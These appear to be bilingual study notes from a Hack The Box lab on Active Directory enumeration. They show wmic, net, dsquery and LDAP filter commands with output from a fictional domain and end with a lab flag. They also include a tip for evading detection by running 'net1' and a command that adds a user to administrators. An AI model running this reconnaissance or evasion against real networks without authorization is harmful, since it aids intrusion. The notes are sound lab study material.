`wmic ntdomain list /format:list`	Displays information about the Domain and Domain Controllers

Command	**Description**
`wmic useraccount list /format:list`	Displays information about all local accounts and any domain accounts that have logged into the device
`wmic group list /format:list`	Information about all local groups
`wmic sysaccount list /format:list`	Dumps information about any system accounts that are being used as service accounts.

```
PS C:\htb> wmic ntdomain get
Caption,Description,DnsForestName,DomainName,DomainControllerAddress

Caption          Description      DnsForestName
DomainControllerAddress  DomainName
ACADEMY-EA-MS01  ACADEMY-EA-MS01
INLANEFREIGHT    INLANEFREIGHT    INLANEFREIGHT.LOCAL     \\172.16.5.5
INLANEFREIGHT
LOGISTICS        LOGISTICS        INLANEFREIGHT.LOCAL     \\172.16.5.240
LOGISTICS
FREIGHTLOGISTIC  FREIGHTLOGISTIC  FREIGHTLOGISTICS.LOCAL  \\172.16.5.238
FREIGHTLOGISTIC
```

Net Commands

Net commands can be beneficial to us when attempting to enumerate information from the domain. These commands can be used to query the local host and remote hosts, much like the capabilities provided by WMI. We can list information such as:

- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements

We'll cover a few examples below. Keep in mind that `net.exe` commands are typically monitored by EDR solutions and can quickly give up our location if our assessment has an evasive component. Some organizations will even configure their monitoring tools

to throw alerts if certain commands are run by users in specific OUs, such as a Marketing Associate's account running commands such as `whoami`, and `net localgroup administrators`, etc. This could be an obvious red flag to anyone monitoring the network heavily.

Table of Useful Net Commands

Command	**Description**
`net accounts`	Information about password requirements
`net accounts /domain`	Password and lockout policy
`net group /domain`	Information about domain groups
`net group "Domain Admins" /domain`	List users with domain admin privileges
`net group "domain computers" /domain`	List of PCs connected to the domain
`net group "Domain Controllers" /domain`	List PC accounts of domains controllers
`net group <domain_group_name> /domain`	User that belongs to the group
`net groups /domain`	List of domain groups
`net localgroup`	All available groups
`net localgroup administrators /domain`	List users that belong to the administrators group inside the domain (the group `Domain Admins` is included here by default)
`net localgroup Administrators`	Information about a group (admins)
`net localgroup administrators [username] /add`	Add user to administrators
`net share`	Check current shares
`net user <ACCOUNT_NAME> /domain`	Get information about a user within the domain
`net user /domain`	List all users of the domain
`net user %username%`	Information about the current user
`net use x: \computer\share`	Mount the share locally
`net view`	Get a list of computers
`net view /all /domain[:domainname]`	Shares on the domains
`net view \computer /ALL`	List shares of a computer
`net view /domain`	List of PCs of the domain

Listing Domain Groups

```
PS C:\htb> net group /domain

The request will be processed at a domain controller for domain
INLANEFREIGHT.LOCAL.

Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
----------------------------------------------------------------------------
---
*$H25000-1RTRKC5S507F
*Accounting
*Barracuda_all_access
*Barracuda_facebook_access
*Barracuda_parked_sites
*Barracuda_youtube_exempt
*Billing
*Billing_users
*Calendar Access
*CEO
*CFO
*Cloneable Domain Controllers
*Collaboration_users
*Communications_users
*Compliance Management
*Computer Group Management
*Contractors
*CTO

<SNIP>
```

Information about a Domain User


```
PS C:\htb> net user /domain wrouse

The request will be processed at a domain controller for domain
INLANEFREIGHT.LOCAL.

User name                    wrouse
Full Name                    Christopher Davis
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
```

```
Password last set            10/27/2021 10:38:01 AM
Password expires             Never
Password changeable          10/28/2021 10:38:01 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *File Share G Drive   *File Share H Drive
                             *Warehouse            *Printer Access
                             *Domain Users         *VPN Users
                             *Shared Calendar Read
The command completed successfully.
```

Net Commands Trick

If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing `net1` instead of `net` will execute the same functions without the potential trigger from the net string.

Running Net1 Command



```
PS C:\Users\Administrator> _
```

Dsquery

Dsquery is a helpful command-line tool that can be utilized to find Active Directory objects. The queries we run with this tool can be easily replicated with tools like BloodHound and PowerView, but we may not always have those tools at our disposal, as discussed at the beginning of the section==. But, it is a likely tool that domain sysadmins are utilizing in their environment. With that in mind, `dsquery` will exist on any host with the `Active Directory Domain Services Role` installed, and the `dsquery` DLL exists on all modern Windows systems by default now and can be found at `C:\Windows\System32\dsquery.dll`.==

Dsquery DLL

All we need is elevated privileges on a host or the ability to run an instance of Command Prompt or PowerShell from a `SYSTEM` context. Below, we will show the basic search function with `dsquery` and a few helpful search filters.

User Search

```
PS C:\htb> dsquery user

"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Alba Sanchez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
```

Computer Search

```
PS C:\htb> dsquery computer

"CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MS01,OU=Web
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-
MX01,OU=Mail,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL01,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ILF-
```

```
XRG,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=MAINLON,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=
LOCAL"
"CN=CISERVER,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC
=LOCAL"
"CN=INDEX-DEV-
LON,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL-0253,OU=SQL
Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0615,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0616,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0617,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0618,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0619,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0620,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0621,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0622,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-
0623,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0455,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0456,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0457,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-
0458,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
```

We can use a dsquery wildcard search to view all objects in an OU, for example.

Wildcard Search

```
PS C:\htb> dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

"CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=Domain Computers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cert Publishers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Guests,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Group Policy Creator Owners,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=RAS and IAS Servers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Allowed RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Denied RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cloneable Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsAdmins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsUpdateProxy,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=certsvc,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=svc_vmwaresso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

<SNIP>
```

We can, of course, combine `dsquery` with LDAP search filters of our choosing. The below looks for users with the `PASSWD_NOTREQD` flag set in the `userAccountControl` attribute.

Users With Specific Attributes Set (PASSWD_NOTREQD)

```
PS C:\htb> dsquery * -filter "(&(objectCategory=person)(objectClass=user)
(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName
userAccountControl


  distinguishedName
userAccountControl
  CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
66082
  CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
```

```
  CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
546
  CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
544
  CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2080
  CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2080
```

The below search filter looks for all Domain Controllers in the current domain, limiting to five results.

Searching for Domain Controllers


```
PS C:\Users\forend.INLANEFREIGHT> dsquery * -filter "
(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr
sAMAccountName

 sAMAccountName
 ACADEMY-EA-DC01$
```

LDAP Filtering Explained

You will notice in the queries above that we are using strings such as `userAccountControl:1.2.840.113556.1.4.803:=8192`. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others. Let's break them down quickly:

`userAccountControl:1.2.840.113556.1.4.803:` Specifies that we are looking at the User Account Control (UAC) attributes for an object. This portion can change to include three different values we will explain below when searching for information in AD (also known as Object Identifiers (OIDs).
`=8192` represents the decimal bitmask we want to match in this search. This decimal number corresponds to a corresponding UAC Attribute flag that determines if an attribute like `password is not required` or `account is locked` is set. These values can compound and make multiple different bit entries. Below is a quick list of potential values.

UAC Values


User Account Control Bit Values

1
2
32
64
128
512
2048
4096
8192
65536
524288
1048576
Login Script Will Execute
Account Is Disabled
Password Not Required
Password Can’t Change
Encrypted Text Password Allowed
Normal User Account
Interdomain Trust Account
Domain Workstation or Member Server
Domain Controller
Password Does Not Expire
Trusted For Impersonation
Account May Not Be Impersonated

ما هي OID Matching Rules؟

في LDAP و Active Directory، الـ **OID** (Object Identifier) هي قواعد تُستخدم لمطابقة القيم (مثل الصفات والخصائص) بناءً على القيم الثنائية **(Bit Values)**. هناك ثلاث قواعد رئيسية:

---

1. OID: 1.2.840.113556.1.4.803

- **الوصف:**
  - هذه القاعدة تُستخدم لمطابقة القيمة الثنائية **بالكامل**.
  - بمعنى: جميع البتات في السلسلة يجب أن تتطابق مع القيمة المطلوبة.
- **متى تُستخدم؟**
  - عندما نبحث عن خاصية أو صفة محددة جدًا (Singular Attribute).
- **مثال:**
  إذا أردت التحقق من أن حساب المستخدم يحتوي على قيمة UAC معينة تمامًا (مثل "Password Can't Change")، نستخدم:
  `userAccountControl:1.2.840.113556.1.4.803:=64`

---

2. OID: 1.2.840.113556.1.4.804

- **الوصف:**

  - تُستخدم عندما نريد نتائج تحتوي على **أي تطابق** للقيمة الثنائية المطلوبة.
  - بمعنى: يكفي أن يتطابق أي بت واحد في السلسلة مع القيمة.
- **متى تُستخدم؟**
  - عند البحث عن الكائنات (Objects) التي تحتوي على **عدة خصائص** ممكنة.
- **مثال:**
  يمكن استخدامها للبحث عن حسابات بها **مجموعة متنوعة من الخصائص**.

---

3. OID: 1.2.840.113556.1.4.1941

- **الوصف:**
  - تُستخدم لتطبيق الفلاتر التي تبحث في **Distinguished Name (DN)** الخاص بالكائن.
  - تبحث هذه القاعدة في **جميع الإدخالات المتعلقة بالملكية أو العضوية**.
- **متى تُستخدم؟**
  - عند البحث عن الكائنات التي تمتلك ارتباطات معقدة داخل AD، مثل المجموعات المتداخلة (Nested Groups).
- **مثال:**
  إذا كنت تبحث عن جميع الأعضاء في مجموعة معينة، سواء بشكل مباشر أو غير مباشر.

Logical Operators (المشغلات المنطقية):

عند كتابة استعلامات LDAP، يمكن استخدام المشغلات المنطقية التالية لجمع معايير البحث:

1. `&` **(AND):**
   - تُستخدم لتجميع شروط متعددة بحيث **جميعها يجب أن تكون صحيحة**.
   - **مثال:**
     `(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=64))`
     - البحث عن:
       - كائن من نوع **مستخدم**.
       - خاصية **UAC** تساوي 64 (Password Can't Change).
2. `|` **(OR):**
   - تُستخدم لتجميع شروط بحيث **واحدة على الأقل تكون صحيحة**.
   - **مثال:**
     `(|(objectClass=user)(objectClass=group))`
     - البحث عن:
       - كائن من نوع **مستخدم** أو **مجموعة**.
3. `!` **(NOT):**
   - تُستخدم لاستثناء القيم التي **لا تطابق** الشرط.
   - **مثال:**

`(&(objectClass=user)(!userAccountControl:1.2.840.113556.1.4.803:=64))`

- البحث عن:
    - كائن من نوع **مستخدم**.
    - لا يحتوي على خاصية "Password Can't Change".

كيفية استخدام UAC (User Account Control):

- **UAC Filters** تُستخدم للبحث عن حالات حساب معينة.
- مثال: إذا أردت البحث عن جميع الحسابات **المعطلة** (Disabled Accounts):
  `(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=2))`

ما أهمية هذه القواعد؟

1. **تحديد كائنات معينة بدقة:**
   يمكنك البحث عن مستخدمين بمواصفات دقيقة جدًا، مثل حسابات غير فعّالة أو حسابات بدون صلاحية تغيير كلمة المرور.
2. **إدارة Active Directory بفعالية:**
   باستخدام LDAP Query Builder، يمكن لمسؤولي النظام كتابة استعلامات لاستكشاف النظام بشكل شامل.
3. **فحص أمني واختبار اختراق:**
   في مجال اختبار الاختراق، يمكن استخدام هذه القواعد للحصول على معلومات دقيقة حول المستخدمين، المجموعات، أو الإعدادات التي قد تكون أهدافًا.

الخلاصة:

قواعد OID والمشغلات المنطقية تجعل استعلامات LDAP أداة قوية جدًا للتعامل مع Active Directory. باستخدام هذه القواعد، يمكنك البحث بطرق متقدمة ودقيقة للوصول إلى البيانات التي تحتاجها.

IF you want to get the description of specific user

```
PS C:\Windows\system32> dsget user "CN=Betty Ross,OU=IT Admins,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL" -desc
>>
desc
HTB{LD@P_I$_W1ld}
dsget succeeded
```